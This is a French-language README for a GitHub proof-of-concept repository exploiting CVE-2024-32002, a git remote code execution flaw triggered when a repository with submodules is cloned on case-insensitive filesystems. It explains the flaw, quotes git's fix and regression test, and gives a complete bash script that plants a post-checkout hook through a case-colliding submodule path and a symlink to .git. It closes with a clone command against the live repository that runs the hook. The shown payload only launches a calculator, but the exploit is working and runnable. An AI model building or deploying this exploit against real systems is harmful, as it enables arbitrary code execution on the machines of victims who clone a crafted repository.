 roronoawjd/git_rce
CVE-2024-32002 POC

Contributeur
Cette vulnérabilité est une vulnérabilité RCE (Remote Code Execution) qui se produit lors du clonage d'un dépôt git contenant des sous-modules sur des systèmes de fichiers insensibles à la casse comme Windows et macOS. RCE est une vulnérabilité d'exécution de code à distance qui permet à un attaquant d'exécuter des commandes arbitraires sur le système cible, ce qui est très critique.
A/modules/x et a/modules/x sont traités comme le même chemin. Cette caractéristique, combinée à l'utilisation de liens symboliques, provoque la vulnérabilité.
git config --global core.symlinks false est défini.Voir le correctif de la vulnérabilité
builtin/submodule--helper.cFonction dir_contains_only_dotgit : vérifie si le répertoire contient uniquement le fichier .git ou d'autres répertoires, et renvoie une erreur s'il y a d'autres fichiers ou répertoires.
Fonction clone_submodule : vérifie si le répertoire du sous-module existe et est vide avant de le cloner.
t/t7406-submodule-update.shtest_config_global protocol.file.allow always &&
test_config_global core.symlinks true &&
tell_tale_path="$PWD/tell.tale" &&
protocol.file.allow always.core.symlinks true pour autoriser l'utilisation de liens symboliques.tell_tale_path est utilisé pour vérifier que la RCE s'est bien exécutée.git init hook &&
(
cd hook &&
mkdir -p y/hooks &&
write_script y/hooks/post-checkout <<-EOF &&
echo HOOK-RUN >&2
echo hook-run >"$tell_tale_path"
EOF
git add y/hooks/post-checkout &&
test_tick &&
git commit -m post-checkout
) &&
post-checkout.hook_repo_path="$(pwd)/hook" &&
git init captain &&
(
cd captain &&
git submodule add --name x/y "$hook_repo_path" A/modules/x &&
test_tick &&
git commit -m add-submodule &&
printf .git >dotgit.txt &&
git hash-object -w --stdin <dotgit.txt >dot-git.hash &&
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" >index.info &&
git update-index --index-info <index.info &&
test_tick &&
git commit -m add-symlink
) &&
captain.A/modules/x et le commite.a pointant vers .git.test_path_is_missing "$tell_tale_path" &&
test_must_fail git clone --recursive captain hooked 2>err &&
grep "directory not empty" err &&
test_path_is_missing "$tell_tale_path"
#!/bin/bash

# Set Git configuration options
git config --global protocol.file.allow always
git config --global core.symlinks true
# optional, but I added it to avoid the warning message
git config --global init.defaultBranch main


# Define the tell-tale path
tell_tale_path="$PWD/tell.tale"

# Initialize the hook repository
git init hook
cd hook
mkdir -p y/hooks

# Write the malicious code to a hook
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
echo "I'm roronoa" > /tmp/pwnd
calc.exe
open -a Calculator.app
EOF

# Make the hook executable: important
chmod +x y/hooks/post-checkout

git add y/hooks/post-checkout
git commit -m "post-checkout"

cd ..

# Define the hook repository path
hook_repo_path="$(pwd)/hook"

# Initialize the captain repository
git init captain
cd captain
git submodule add --name x/y "$hook_repo_path" A/modules/x
git commit -m "add-submodule"

# Create a symlink
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
cd ..

git clone --recursive captain hooked
Git possède un mécanisme appelé hook qui permet d'exécuter automatiquement des scripts lors de certains événements. Ces hooks se trouvent dans le répertoire .git/hooks.
post-checkout est un script exécuté après un checkout.

Le déroulement est le suivant :
git_rce, un lien symbolique a pointant vers .git est créé.git clone, le chemin du sous-module est reconnu comme a/modules/x au lieu de A/modules/x.a pointe vers .git, un répertoire /modules/x est créé dans .git, et y/hooks/post-checkout y est généré.git_rce/.git/modules/x/y/hooks/post-checkout est automatiquement exécuté, provoquant la RCE.⚠️Avertissement : n'utilisez pas cette vulnérabilité de manière malveillante !
git clone --recursive https://github.com/Roronoawjd/git_rce.gitRemarque : sur Windows, vous devez exécuter la commande dans un terminal cmd ou bash avec les droits d'administrateur.
